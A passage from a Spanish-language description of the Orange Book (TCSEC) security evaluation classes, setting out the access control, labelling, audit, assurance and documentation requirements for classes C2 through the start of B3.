b) Reutilización del objecto. Todas las autorizaciones a la información contenida dentro de un objeto almacenado deberán ser revocadas antes de la asignación inicial, la asignación o la reasignación de un objeto de los que hay almacenados sin usar en el sistema. Cuando se reutilice un objeto, se debe olvidar su historial en cuanto a los permisos.

- Responsabilidad.

  a) Identificación y autenticación. El sistema deberá exigir a los usuarios a identificarse antes de comenzar a realizar cualquier acción que el sistema tenga previsto registrar. Además el sistema utilizará un mecanismo de protección, por ejemplo las contraseñas, para autenticar la identidad del usuario. El sistema deberá proteger los datos de autenticación para que no sean accesibles por cualquier usuario no autorizado. El sistema deberá ser capaz de hacer cumplir la responsabilidad individual, proporcionando la capacidad de identificar de forma única a cada usuario individual del sistema. El sistema también proporcionará la capacidad de asociar esta identidad con todas las acciones de auditoría realizadas por este usuario.

  b) Auditoría. El sistema deberá ser capaz de crear, mantener y protegerse de las modificaciones o de los accesos no autorizados o la destrucción de los registros de auditoría de los accesos a los objetos que se protege. Los datos de auditoría

deberán estar protegidos por el sistema de modo que el acceso de lectura esté limitado a aquellos usuarios que están autorizados a ello. El sistema deberá ser capaz de registrar los siguientes tipos de eventos: el uso de los mecanismos de identificación y autenticación, la introducción de objetos en el espacio de direcciones del usuario, la eliminación de objetos, y las acciones realizadas por los usuarios y los administradores del sistema y otros eventos importantes de seguridad. Por cada evento importante, el registro de auditoría identificará: la fecha y la hora del evento, el usuario, el tipo de evento, y el éxito o el fracaso del evento. En cuanto a los eventos de identificación/autenticación, se incluirá en el registro de auditoría el origen de la solicitud, por ejemplo la identificación del terminal. En cuanto a los eventos que introduce un objeto en el espacio de direcciones del usuario y los eventos de eliminación de un objeto, el registro de auditoría deberá incluir el nombre del objeto. El administrador del sistema será capaz de auditar de manera selectiva las acciones de uno o más usuarios en función de su identidad individual.

- Garantía.

a) Garantía operacional.

Arquitectura del sistema. El sistema deberá mantener un dominio de su propia ejecución que lo protege de las interferencias o manipulaciones externas. Los recursos controlados por el sistema puede ser un subconjunto definido de los usuarios y los objetos del sistema. El sistema deberá aislar los recursos a proteger de manera que estén sujetos al control de acceso y a la auditoría.
Integridad del sistema. Las características de hardware y/o software serán suministradas de forma que se puedan utilizar periódicamente para validar el funcionamiento correcto de los elementos de hardware y firmware del sistema o del producto a evaluar.

b) Garantía del ciclo de vida. Pruebas de seguridad. Los mecanismos de seguridad del sistema se someterán a pruebas

y a verificar que funcionan de acuerdo con lo afirmado en la documentación del sistema. Las pruebas deben hacerse para asegurar que no hay una forma obvia para un usuario no autorizado a pasar por alto o a derrotar los mecanismos de protección de la seguridad del sistema. Las pruebas también deberán incluir la búsqueda de defectos que permitan la violación del aislamiento de los recursos, o que permitan el acceso no autorizado a los datos de auditoría o autenticación.

- Documentación.

  a) Guía de las características de seguridad del usuario. Un único capítulo o manual de la documentación del usuario describirá los mecanismos de protección proporcionados por el sistema, las directrices para su uso, y cómo interactúan unos con otros.

  b) Manual de confianza de la instalación. Un manual dirigido al administrador del sistema presentará las advertencias acerca de las funciones y los privilegios que deben ser controlados cuando se controla una instalación segura. Se establecerán los procedimientos para examinar y mantener los ficheros de auditoría, así como la estructura detallada del registro de auditoría de cada tipo de evento de auditoría.

  c) Documentación de pruebas. El desarrollador del sistema proporcionará a los evaluadores un documento que describa el plan de pruebas, los procedimientos de las pruebas que muestran cómo se han probado los mecanismos de seguridad, y los resultados de las pruebas funcionales de los mecanismos de seguridad.

  d) Documentación del diseño. Se trata de la documentación que proporciona una descripción de la filosofía del fabricante en cuanto a la protección y una explicación de cómo esta filosofía se aplica en el sistema. Si el sistema se compone de distintos módulos, se describirán las interfaces entre estos módulos.

4.1.5. Clase B1 : Protección de seguridad etiquetada

Los sistemas o productos de la clase B1 requieren todas las características requeridas de la clase C2 y además debe estar presente una declaración informal del modelo de política de seguridad, el etiquetado de los datos y el control de acceso obligatorio a los objetos y de los usuarios, siempre con nombre. El etiquetado deberá ser seguro. Se deberá eliminar cualquier defecto identificado en las pruebas. Los requisitos mínimos para los sistemas asignados a una clase B1 son los siguientes:

- Política de seguridad.

  a) Control de acceso discrecional. El sistema deberá definir y controlar el acceso de los usuarios y a los objetos, siempre con nombre del sistema o del producto. El mecanismo de aplicación permitirá a los usuarios especificar y controlar el uso compartido de los objetos por usuarios individuales, o por grupos definidos de usuarios, o por ambos, y deberá suministrar el control para limitar la propagación de los derechos de acceso. El mecanismo discrecional de control de acceso deberá, ya sea por defecto o por una acción explícita del usuario, disponer que los objetos estén protegidos de accesos no autorizados. Estos controles de acceso deberán ser capaces de incluir o excluir el acceso desde un único usuario o a un grupo de elllos. Los permisos de acceso a un objeto por los usuarios que no poseen permiso de acceso a él, sólo se realizará por los usuarios autorizados.

  b) Reutilización del objeto. Todas las autorizaciones a la información contenida en un objeto almacenado deberán ser revocada antes de la asignación inicial, la asignación o la reasignación a un usuario del conjunto de objetos de almacenamiento no utilizados del sistema. Cuando se reutilice un objeto, se debe olvidar su historial en cuanto los permisos.

  c) Etiquetas. Las etiquetas de sensibilidad asociadas a cada usuario y a cada objeto almacenado bajo su control serán mantenidas por el sistema. Estas etiquetas se utilizarán como base para las decisiones obligatorias de control de acceso. Para importar datos no etiquetados, el sistema deberá solicitar y recibir de un usuario autorizado el nivel de seguridad de los

datos, y todas las acciones deben ser auditables por el sistema.

Integridad de la etiqueta. Las etiquetas de sensibilidad representarán con precisión a los niveles de seguridad de los usuarios y de los objetos específicos con los que están asociados. Cuando las etiquetas se exportan, deberán representar con seguridad y sin ambigüedades las etiquetas internas y se asociarán con la información que se exporta.
Exportación de la información etiquetada. El sistema deberá designar cada uno de los canales de comunicación y cada dispositivo de entrada/salida, ya sea de un solo nivel o de varios niveles. Cualquier cambio en esta designación se hará de forma manual y será auditable por el sistema. El sistema deberá mantener y ser capaz de auditar cualquier cambio en el nivel de seguridad asociado con un canal de comunicación o con un dispositivo de entrada/salida. – Exportación a dispositivos de varios niveles. Cuando el sistema exporta un objeto a un dispositivo de entrada/salida de varios niveles, también se exportará la etiqueta de sensibilidad asociada con este objeto y deberá residir y estar en la misma forma que en el mismo medio físico que la información exportada. Cuando el sistema exporta o importa un objeto por un canal de comunicación de varios niveles, el protocolo utilizado en este canal dispondrá de una vinculación inequívoca entre las etiquetas de sensibilidad y la información asociada que se envía o recibe. – Exportación a dispositivos de un sólo nivel. Los dispositivos de entrada/salida y los canales de comunicación de un solo nivel no están obligados a mantener las etiquetas de sensibilidad de la información que procesan. Sin

embargo el sistema debe incluir un mecanismo por el cual el sistema y un usuario autorizado se comuniquen de forma fiable mediante la designación de un único nivel de seguridad de la información importada o exportada a través de los canales de comunicación o los dispositivos de entrada/salida de un solo nivel.

– Salida etiquetable legible. El administrador del sistema deberá ser capaz de especificar los nombres de las etiquetas asociadas con las etiquetas de sensibilidad exportadas. El sistema debe marcar el inicio y el fin de todas las salidas sean del tipo que sean con las etiquetas de sensibilidad que representan correctamente la sensibilidad de la salida. Por defecto, el sistema deberá marcar la parte superior e inferior de cada salida sean del tipo que sean con las etiquetas de sensibilidad que representan correctamente la sensibilidad global de la salida o bien que representan correctamente la sensibilidad de la información en la página. Por defecto y de una manera apropiada, el sistema marcará otras formas de salida con las etiquetas de sensibilidad que representan correctamente la sensibilidad de la salida. Por defecto cualquier anulación de estas marcas deberá ser auditable por el sistema.

d) Control de acceso obligatorio. El sistema deberá aplicar una política de control de acceso obligatoria a todos los usuarios y los objetos almacenados bajo su control. Estos usuarios y estos objetos tendrán asignados las etiquetas de sensibilidad que son una combinación de los niveles de clasificación jerárquicos y las categorías no jerárquicas y las etiquetas se utilizarán como base para las decisiones

obligatorias de control de acceso. El sistema deberá ser capaz de soportar dos o más niveles de seguridad. Los requisitos que se tienen que mantener para todos los accesos entre los usuarios y los objetos controlados por el sistema son: un usuario puede leer un objeto sólo si la clasificación jerárquica en el nivel de seguridad del usuario es mayor o igual que la clasificación jerárquica en el nivel de seguridad del objeto y las categorías no jerárquicas en el nivel de seguridad del usuario que incluyen todas las categorías no jerárquicas en el nivel de seguridad del objeto. Un usuario puede escribir en un objeto sólo si la clasificación jerárquica en el nivel de seguridad del usuario es menor o igual que la clasificación jerárquica en el nivel de seguridad del objeto y de todas las categorías no jerárquicas en el nivel de seguridad de los usuarios estarán incluidas en las categorías no jerárquicas en el nivel de seguridad del objeto. El sistema utilizará los datos de identificación y de autenticación para autenticar la identidad del usuario y asegurar que el nivel de seguridad y autorización de los usuarios externos al sistema que se deben crear para actuar en nombre del usuario están autorizados por este usuario.

- Responsabilidad.

  a) Identificación y autenticación. El sistema deberá exigir a los usuarios a identificarse antes de comenzar a realizar alguna acción en la que ha de mediar el sistema. Además el sistema deberá mantener los datos de autenticación, que incluye la información para comprobar la identidad de los usuarios individuales, por ejemplo las contraseñas, así como la información para la determinación de las autorizaciones o los usuarios individuales. Estos datos serán utilizados por el sistema para autenticar la identidad del usuario y para garantizar que el nivel de seguridad y las autorizaciones de los usuarios externos al sistema sea siempre realizado con la autorización de este usuario. El sistema deberá proteger los datos de autenticación para que no sean accesibles por cualquier usuario no autorizado. El sistema deberá ser capaz de hacer cumplir la responsabilidad individual proporcio-

nando la capacidad de identificar de forma única a cada usuario individual del sistema. El sistema también proporcionará la capacidad de asociar esa identidad con todas las acciones de auditoría realizadas por este usuario.

b) Auditoría. El sistema deberá ser capaz de crear, mantener y proteger las modificaciones o el acceso no autorizado o la destrucción de una pista de auditoría de los accesos a los objetos que protege. Los datos de auditoría deberán estar protegidos por el sistema de modo que el acceso de lectura esté limitado sólo a aquellos usuarios que están autorizados a leer los datos de auditoría. El sistema deberá ser capaz de registrar los siguientes tipos de eventos: el uso de los mecanismos de identificación y autenticación, la introducción de objetos en el espacio de direcciones de un usuario, la eliminación de objetos, y las medidas realizadas por los usuarios y los administradores del sistema y otros eventos de seguridad importantes. El sistema también podrá auditar cualquier anulación de las marcas de salida. Por cada evento registrado, el registro de auditoría identificará: la fecha y la hora del evento, el usuario, el tipo de evento, y el éxito o el fracaso del evento. Para los eventos de identificación/autenticación, el origen de la solicitud, por ejemplo la identificación del terminal, se incluirán en el registro de auditoría. Para los eventos que introducen un objeto en el espacio de direcciones del usuario y para los eventos de eliminación de un objeto, el registro de auditoría deberá incluir el nombre del objeto y el nivel de seguridad del objeto. El administrador del sistema deberá ser capaz de auditar de manera selectiva las acciones de uno o más usuarios en función de la identidad individual y/o el nivel de seguridad del objeto.

- Garantía.

a) Garantía operacional.

Arquitectura del sistema. El sistema deberá mantener un dominio para su propia ejecución que lo protege de interferencias externas o manipulaciones. Los recursos controlados por el sistema puede ser un subconjunto definido de los usuarios y los

objetos del sistema. El sistema deberá mantener el aislamiento del proceso a través de la provisión de espacios de direcciones diferentes bajo su control. El sistema deberá aislar los recursos a proteger de manera que estén sujetos a los requisitos de control de acceso y de auditoría.
Integridad del sistema. Las características de hardware y/o software serán suministradas para que se puede utilizar para validar periódicamente el funcionamiento correcto de los elementos de hardware y firmware del sistema.

b) Garantía del ciclo de vida.

Pruebas de seguridad. Los mecanismos de seguridad del sistema se someterán a pruebas y se verificará que trabajan como se afirma en la documentación del sistema. Un equipo de personas que comprendan cabalmente la implementación concreta del sistema, deberá someter su documentación de diseño, su código fuente y su código objeto a análisis y a pruebas. Sus objetivos serán los siguientes: descubrir todos los defectos de diseño y ejecución que permitirían a un usuario externo al sistema leer, cambiar o eliminar datos normalmente denegados bajo la política obligatoria o discrecional de seguridad establecida por el sistema, así como asegurar que ningún usuario sin autorización para ello es capaz de hacer que el sistema entre en un estado tal que sea incapaz de responder a las comunicaciones iniciadas por otros usuarios. Todos los defectos descubiertos deberán ser resueltos o neutralizados y el sistema los reexaminará para demostrar que han sido eliminados y no se han introducido nuevos fallos.
Especificación y verificación del diseño. Se deberá mantener durante el ciclo de vida del sistema un

modelo formal o informal de la política de seguridad soportado por el sistema y demostrar que es consistente con sus axiomas.

- Documentación.

  a) Guía de las características de seguridad del usuario. Un único capítulo o manual de la documentación del usuario describirá los mecanismos de protección proporcionados por el sistema, las directrices para su uso, y cómo interactúan unos con otros.

  b) Manual de confianza de la instalación. Un manual dirigido al administrador del sistema presentará las advertencias acerca de las funciones y los privilegios que deberán ser controlados cuando se ejecuta una instalación segura. Se darán los procedimientos de examen y el mantenimiento de los ficheros de auditoría, así como la estructura detallada del registro de auditoría de cada tipo de evento de auditoría. El manual describirá las funciones del administrador y del operador en materia de seguridad, que incluye el cambio de las características de seguridad de un usuario. Se proporcionará las directrices sobre el uso coherente y eficaz de las funciones de protección del sistema, cómo interactúan, cómo generar de forma segura un nuevo sistema, y los procedimientos de la instalación, las advertencias y los privilegios que deben ser controlados con el fin de operar de forma segura.

  c) Documentación de las pruebas. El desarrollador del sistema proporcionará a los evaluadores un documento que describa el plan de pruebas, los procedimientos de pruebas que muestran cómo los mecanismos de seguridad fueron probados y los resultados de las pruebas funcionales de los mecanismos de seguridad.

  d) Documentación del diseño. Deberá estar disponible la documentación que proporciona una descripción de la filosofía del fabricante en cuanto a la protección y una explicación de cómo esta filosofía se traduce en el sistema o producto. Si el sistema o producto se compone de distintos módulos, se describirá las interfaces entre estos módulos.

Deberá estar disponible una descripción formal o informal del modelo de política de seguridad aplicada por el sistema y una explicación para mostrar que es suficiente para hacer cumplir la política de seguridad. Se identificarán los mecanismos específicos de protección del sistema y una explicación para demostrar que cumplen el modelo.

4.1.6. Clase B2 : Protección estructurada

En los sistemas de clase B2, el sistema se basa en un modelo de política de seguridad claramente definido y formalmente documentado que requiere la aplicación de un control de acceso discrecional y obligatorio de los sistemas de la clase B1 y su extensión a todos los usuarios y a todos los objetos del sistema. El sistema debe estar cuidadosamente estructurado en elementos de protección críticos y no críticos. La interfaz del sistema deberá estar bien definida y el diseño y la implementación del sistema pueden estar sometidos a más pruebas y a una revisión más completa. Los mecanismos de autenticación son reforzados, la gestión segura de las instalaciones se presenta en forma de soporte a las funciones del administrador del sistema y se imponen estrictos controles de la gestión de la configuración. El sistema es relativamente resistente a la penetración. Los requerimientos mínimos para los sistemas asignados a la clase B2 son los siguientes:

- Política de seguridad.

  a) Control de acceso discrecional. El sistema deberá definir y controlar el acceso de los usuarios y a los objetos mediante la asignación de nombres del sistema. El mecanismo de aplicación permitirá a los usuarios especificar y controlar el uso compartido de estos objetos por determinados usuarios, o grupos definidos de usuarios, o por ambos, y suministrará los controles para limitar la propagación de derechos de acceso. El mecanismo de control de acceso discrecional deberá, ya sea por defecto o por la acción explícita del usuario, disponer que los objetos estén protegidos de accesos no autorizados. Estos controles de acceso deberán ser capaces de incluir o excluir el acceso desde un solo usuario a varios de ellos. Los permisos de acceso a un objeto por los usuarios que no

posean permiso de acceso sólo se realizará por los usuarios autorizados.
b) Reutilización del objeto. Todas las autorizaciones a la información contenida en un objeto almacenado deberán ser revocadas antes de la asignación inicial, la asignación o reasignación de un objeto del conjunto de los objetos de almacenamiento sin utilizar del sistema. Cuando se reutilice un objeto, se debe olvidar su historial en cuanto a los permisos.
c) Etiquetas. Las etiquetas de sensibilidad asociadas a cada recurso del sistema que es accesible directa o indirectamente por usuarios externos al sistema deberá ser mantenido por el sistema. Estas etiquetas serán utilizadas como base para las decisiones obligatorias de control de acceso. Para importar datos no etiquetados, el sistema deberá solicitar y recibir de un usuario autorizado el nivel de seguridad de los datos, y todas las acciones deben ser auditables por el sistema.

Integridad de la etiqueta. Las etiquetas de sensibilidad representarán con precisión los niveles de seguridad de los usuarios y de los objetos específicos con los que están asociados. Cuando se exportan por el sistema, las etiquetas de sensibilidad representarán de forma precisa y sin ambigüedades las etiquetas internas y estarán asociadas con la información que se exporta.
Exportación de la información etiquetada. El sistema deberá designar a cada canal de comunicación y a cada dispositivo de entrada/salida, ya sea de un solo nivel o de varios niveles. Cualquier cambio en esta designación se hará de forma manual y será auditables por el sistema. El sistema deberá mantener y ser capaz de auditar cualquier cambio en el nivel de seguridad asociado con un canal de comunicación o un dispositivo de entrada/salida. – Exportación a los dispositivos de varios niveles. Cuando el sistema exporta un objeto a un dispositivo de entrada/salida de varios niveles, la etiqueta de sensibilidad asociada con este

objeto también se exportará y deberá residir en el mismo medio físico que la información exportada y lo estará en la misma forma. Cuando el sistema exporta o importa un objeto en un canal de comunicación con varios niveles, el protocolo utilizado en ese canal dispondrá la vinculación inequívoca entre las etiquetas de sensibilidad y la información asociada que se envía o recibe.

- Exportación a dispositivos de un sólo nivel. Los dispositivos de entrada/salida de un solo nivel y los canales de comunicación de un solo nivel no están obligados a mantener las etiquetas de sensibilidad de la información que procesan. Sin embargo el sistema deberá incluir un mecanismo por el cual el sistema y un usuario autorizado se comunican de forma fiable para designar un único nivel de seguridad de la información importada o exportada a través de los canales de comunicación de un solo nivel o los dispositivos de entrada/salida.
- Salida etiquetable legible. El administrador del sistema deberá ser capaz de especificar los nombres de las etiquetas a imprimir con las etiquetas de sensibilidad exportadas. El sistema deberá marcar el inicio y fin de toda salida del tipo que sea con las etiquetas de sensibilidad que representan correctamente la sensibilidad de la salida. El sistema deberá, por defecto, marcar la parte superior e inferior de cada página de cada salida de la forma que sea con las etiquetas de sensibilidad que representan correctamente la sensibilidad global de la salida o bien que representan correctamente la sensibilidad de la información en la página. El sistema deberá, por defecto y de manera apropiada, marcar las otras formas de salida con

las etiquetas de sensibilidad que representan correctamente la sensibilidad de la salida. Cualquier anulación de estas marcas por defecto deberán ser auditable por el sistema.
Etiquetas de sensibilidad del usuario. El sistema notificará inmediatamente a un usuario de un terminal de cualquier cambio en el nivel de seguridad asociado a este usuario durante una sesión interactiva. Un usuario de terminal será capaz de consultar al sistema para una visualización de la etiqueta de sensibilidad completa del usuario.
Etiquetas del dispositivo. El sistema deberá soportar la asignación de niveles de seguridad mínimos y máximos para todos los dispositivos físicos conectados. Estos niveles de seguridad deberán ser utilizados por el sistema para hacer cumplir las restricciones impuestas por el entorno físico en el que se encuentran los dispositivos.

d) Control de acceso obligatorio. El sistema deberá aplicar una política obligatoria de control de acceso sobre todos los recursos, es decir, los usuarios, los objetos almacenados y los dispositivos de entrada/salida, que son directa o indirectamente accesibles por los usuarios externos al sistema. Estos usuarios y estos objetos estarán asignados a etiquetas de sensibilidad, que son una combinación de los niveles de clasificación jerárquica y de las categorías no jerárquicas, y las etiquetas se utilizarán como base para las decisiones obligatorias de control de acceso. El sistema deberá ser capaz de soportar dos o más de estos niveles de seguridad. Los siguientes requisitos se tendrán para todos los accesos entre todos los usuarios externos al sistema y todos los objetos directa o indirectamente accesibles por estos usuarios: Un usuario puede leer un objeto sólo si la clasificación jerárquica en el nivel de seguridad del usuario es mayor o igual a la clasificación jerárquica en el nivel de seguridad del objeto y a

las categorías no jerárquicas en el nivel de seguridad del usuario que incluye todas las categorías no jerárquicas en el nivel de seguridad del objeto. Un usuario puede escribir un objeto sólo si la clasificación jerárquica en el nivel de seguridad del usuario es menor o igual a la clasificación jerárquica en el nivel de seguridad del objeto y todas las categorías no jerárquicas en el nivel de seguridad de los usuarios están incluídas en las categorías no jerárquicas en el nivel de seguridad del objeto. Los datos de identificación y autenticación se deberán utilizar por el sistema para autenticar la identidad del usuario y para garantizar que el nivel de seguridad y la autorización de los usuarios externos al sistema que se pueden crear para actuar en nombre del usuario individual está autorizado por este usuario.

- Responsabilidad.

  a) Identificación y autenticación. El sistema deberá exigir a los usuarios a identificarse antes de comenzar a realizar cualquier acción en la que ha de mediar el sistema. Además el sistema deberá mantener los datos de autenticación, que incluye la información para comprobar la identidad de los usuarios individuales, por ejemplo las contraseñas, así como la información para la determinación de las autorizaciones de los usuarios individuales. Estos datos serán utilizados por el sistema para autenticar la identidad del usuario y para garantizar que el nivel de seguridad y las autorizaciones de los usuarios externos al sistema que se pueden crear para actuar en nombre del usuario individual, está autorizado por este usuario. El sistema deberá proteger los datos de autenticación para que no sean accesibles por cualquier usuario no autorizado. El sistema deberá ser capaz de hacer cumplir la responsabilidad individual, proporcionando la capacidad de identificar de forma única a cada usuario individual del sistema. El sistema también proporcionará la capacidad de asociar esta identidad con todas las acciones de auditoría adoptadas por este usuario.

  b) Camino de confianza. El sistema deberá soportar una comunicación confiable entre él y el usuario para la sesión

inicial y la autenticación. Las comunicaciones a través de este camino se iniciarán exclusivamente por un usuario.

c) Auditoría. El sistema deberá ser capaz de crear, mantener y proteger de la modificación o el acceso no autorizado o la destrucción de un registro de auditoría de los accesos a los objetos que protege. Los datos de auditoría deberán estar protegidos por el sistema de modo que el acceso de lectura esté limitado a aquellos usuarios que están autorizados a acceder a los datos de auditoría. El sistema deberá ser capaz de registrar los siguientes tipos de eventos: el uso de mecanismos de identificación y autenticación, la introducción de objetos en el espacio de direcciones de un usuario, la eliminación de objetos, y las medidas adoptadas por los usuarios y los administradores del sistema, y otros eventos de seguridad relevantes. El sistema también podrá auditar cualquier anulación de las marcas de salida. Por cada evento registrado, el registro de auditoría identificará: la fecha y hora del evento, el usuario, el tipo de evento, y el éxito o el fracaso del evento. Para los eventos de identificación/autenticación, el origen de la solicitud, por ejemplo la identificación del terminal, se incluirá en el registro de auditoría. Para los eventos que introducen un objeto en el espacio de direcciones del usuario y para los eventos de eliminación de objetos, el registro de auditoría deberá incluir el nombre del objeto y el nivel de seguridad del objeto. El administrador del sistema será capaz de auditar de manera selectiva las acciones de uno o más usuarios en función de la identidad individual y/o el nivel de seguridad de los objetos. El sistema deberá ser capaz de auditar los eventos identificados que pueden ser utilizados en la explotación de canales de almacenamiento secretos.

- Garantía.

  a) Garantía operacional.

  b) Arquitectura del sistema. El sistema o producto deberá mantener un dominio para su propia ejecución que lo protege de las interferencias externas o las manipulaciones. El sistema deberá mantener el aislamiento de los procesos a través de la provisión de espacios de direcciones diferentes bajo su control. El sistema deberá

estar internamente estructurado en módulos bien definidos en gran medida independientes. Se hará un uso eficaz del hardware disponible para separar los elementos que son de protección crítica de aquellos que no lo son. Los módulos del sistema estarán diseñados de forma que se aplique el principio del mínimo privilegio. Las características de hardware, tales como la segmentación, se utilizarán para soportar lógicamente los distintos objetos de almacenamiento con atributos separados. La interfaz de usuario al sistema estará completamente definido e identificados todos los elementos del sistema.

Integridad del sistema. Las características de hardware y/o software serán suministradas de forma que se puedan utilizar para su validación periódica del funcionamiento correcto de los elementos de hardware y firmware del sistema.
Análisis del canal secreto. El desarrollador del sistema llevará a cabo una búsqueda exhaustiva de los canales de comunicación secretos y tomará una decisión, ya sea por medición real o por estimación de ingeniería, del ancho de banda máximo de cada uno de ellos.
Gestión fiable del sistema. El sistema deberá soportar de forma separada las funciones del usuario y del administrador.

c) Garantía del ciclo de vida.

Pruebas de seguridad. Se someterán a pruebas los mecanismos de seguridad del sistema y se verificará que funcionan de acuerdo con la documentación del sistema. Un equipo de personas que comprendan cabalmente la implementación del sistema deberá someter a análisis y pruebas la documentación de diseño, el código fuente y el código objeto. Sus objetivos serán los siguientes: descubrir todos los defectos de diseño e implementación que permitirían a un usuario externo al sistema leer, cambiar o eliminar datos normalmente denegados bajo la política de seguridad obligatoria o discrecional aplicadas por el sistema, así como para asegurar que ningún usuario, sin autorización para ello, es capaz de hacer que el sistema entre en un estado

tal que es incapaz de responder a las comunicaciones iniciadas por otros usuarios. El sistema deberá ser relativamente resistente a la penetración. Todos los defectos descubiertos deberán ser corregidos y se reexaminará el sistema para demostrar que han sido eliminados y que no se han introducido fallos nuevos. Las pruebas deberán demostrar que la implementación del sistema es consistente con la descripción de la especificación de alto nivel.
Especificación y verificación del diseño. Se deberá mantener durante el ciclo de vida del sistema, un modelo formal de la política de seguridad soportado por el sistema que se ha demostrado en consonancia con sus axiomas. Se deberá mantener una especificación descriptiva de alto nivel del sistema de forma que describa por completo y con precisión el sistema en términos de excepciones, mensajes de error y sus efectos. Se mostrará como una descripción exacta de la interfaz del sistema.
Gestión de la configuración. Durante el desarrollo y el mantenimiento del sistema, se instalará un sistema de gestión de la configuración que mantenga el control de cambios de acuerdo con la especificación descriptiva de alto nivel, otros datos de diseño, la documentación de la implementación, el código fuente, la versión actual del código objeto, y las instalaciones de prueba y la documentación. El sistema de gestión de la configuración deberá asegurar una aplicación consistente con toda la documentación y el código asociado con la versión actual del sistema. Se proporcionarán herramientas para la generación de una nueva versión del sistema desde el código fuente. También habrán herramientas para comparar una nueva versión generada con la versión anterior del sistema con el fin de asegurarse de que sólo los cambios previstos se han hecho en el código que realmente se utilizará como la nueva versión del sistema.

– Documentación.

a) Guía de las características de seguridad del usuario. Un único capítulo, o manual de documentación del usuario describirá los mecanismos de protección proporcionados por el sistema, las directrices para su uso, y cómo interactúan unos con otros.
b) Manual de confianza de la instalación. Un manual dirigido al administrador del sistema deberá presentar las advertencias sobre las funciones y los privilegios que deberán ser controlados cuando se ejecuta una instalación segura. Se suministrarán los procedimientos para examinar y mantener los ficheros de auditoría, así como la estructura detallada del registro de auditoría de cada tipo de evento. El manual describirá las funciones del administrador y de los usuarios en materia de seguridad, que incluyen el cambio de las características de seguridad de un usuario. Proporcionará las directrices para el uso coherente y eficaz de las características de protección del sistema, cómo interactúan, cómo se genera de forma segura un nuevo sistema, y los procedimientos de la instalación, las advertencias y los privilegios que deben ser controlados con el fin de operar el sistema de forma segura. Se deberán identificar los módulos del sistema que contienen el mecanismo de validación de referencia. Se describirán los procedimientos para la generación segura de un nuevo sistema después de la modificación de los módulos originales.
c) Documentación de las pruebas. El desarrollador del sistema proporcionará a los evaluadores un documento que describa el plan de pruebas, los procedimientos de pruebas que muestran cómo se probaron los mecanismos de seguridad, y los resultados de las pruebas funcionales de los mecanismos de seguridad. Se deberá incluir los resultados de las pruebas de la eficacia de los métodos utilizados para reducir los anchos de banda del canal secreto.
d) Documentación del diseño. Deberá estar disponible la documentación que proporciona una descripción de la filosofía de protección del fabricante y una explicación de cómo esta filosofía se traduce en el sistema. Se describirán las interfaces entre los módulos del sistema. Estará disponible

y probada una descripción formal del modelo de política de seguridad aplicada por el sistema que es suficiente para hacer cumplir la política de seguridad. Se identificarán los mecanismos específicos de protección del sistema y dará una explicación para demostrar que cumplen el modelo. La especificación descriptiva de alto nivel se mostrará como una descripción exacta de la interfaz del sistema. La documentación deberá describir cómo el sistema implementa el concepto de monitor de referencia y dar una explicación de por qué es a prueba de manipulaciones, que no pueden ser cortocircuitado, y se ha implementado correctamente. La documentación deberá describir la forma en que está estructurado el sistema para facilitar las pruebas y hacer cumplir los privilegios mínimos. Esta documentación también presentará los resultados de los análisis de los canales secretos y las negociaciones involucradas en la restricción de los canales. Se identificarán todos los eventos auditables que pueden ser utilizados en la explotación de los canales secretos. Se proporcionarán los anchos de banda de los canales secretos, cuyo uso no es detectable por los mecanismos de auditoría.

4.1.7. Clase B3 : Dominios de seguridad

Los sistemas o productos de la clase B3 deben satisfacer los requermientos de monitorización de referencia que media todos los accesos de los usuarios a los objetos, a prueba de manipulaciones. Con este fin, el sistema o producto está estructurado para excluir el código no esencial en cuanto a la aplicación de la política de seguridad, con la ingeniería del sistema durante el diseño y la implementación del TCB dirigidos a minimizar su complejidad. Se soporta un administrador de seguridad; los mecanismos de auditoría se amplian para señalar los eventos relevantes de seguridad, y se requieren los procedimientos de recuperación del sistema. El sistema es altamente resistente a la penetración. Los requerimientos mínimos para los sistemas asignados a la clase B3 son los siguientes:

- Política de seguridad

a) Control de acceso discrecional. El sistema deberá definir y controlar el acceso entre los usuarios y los objetos, siempre identificados por un nombre en el sistema. El mecanismo de aplicación permitirá a los usuarios especificar y controlar el poder compartir estos objetos, y proporcionará los controles para limitar la propagación de los derechos de acceso. El mecanismo discrecional de control de acceso deberá, ya sea por defecto o por la acción explícita del usuario, disponer que los objetos están protegidos de accesos no autorizados. Estos controles de acceso deberán ser capaces de especificar, para cada objeto con nombre, una lista de personas con nombre y una lista de grupos de personas con sus respectivos modos de acceso a este objeto. Además, para cada objeto con nombre, será posible especificar una lista de usuarios con nombre y una lista de grupos de usuarios para los que no tiene acceso al objeto en cuestión. Los permisos de acceso a un objeto por los usuarios que no los posean, sólo se realizarán por los usuarios autorizados.

b) Reutilización del objeto. Todas las autorizaciones de la información contenida en un objeto almacenado deberá ser revocada antes de la asignación inicial, la asignación o reasignación de un usuario del conjunto de objetos de almacenamiento no utilizados del sistema. Cuando se reutilice un objeto, se debera olvidar su historial en cuanto permisos.

c) Etiquetas. Las etiquetas de sensibilidad asociadas a cada recurso del sistema que es directa o indirectamente accesible por usuarios externos al sistema, deberá ser mantenido por el propio sistema. Estas etiquetas deberán ser utilizadas como base para las decisiones obligatorias de control de acceso. Para importar los datos no etiquetados, el sistema deberá solicitar y recibir de un usuario autorizado el nivel de seguridad de los datos, y todas las acciones deben ser auditables por el sistema.

Integridad de la etiqueta. Las etiquetas de sensibilidad deberán representar con precisión los niveles de seguridad de los usuarios o de los objetos con los que

están asociados. Cuando son exportados por el sistema, las etiquetas de sensibilidad representarán de forma precisa y sin ambigüedades las etiquetas internas y estarán asociadas con la información que se exporta.
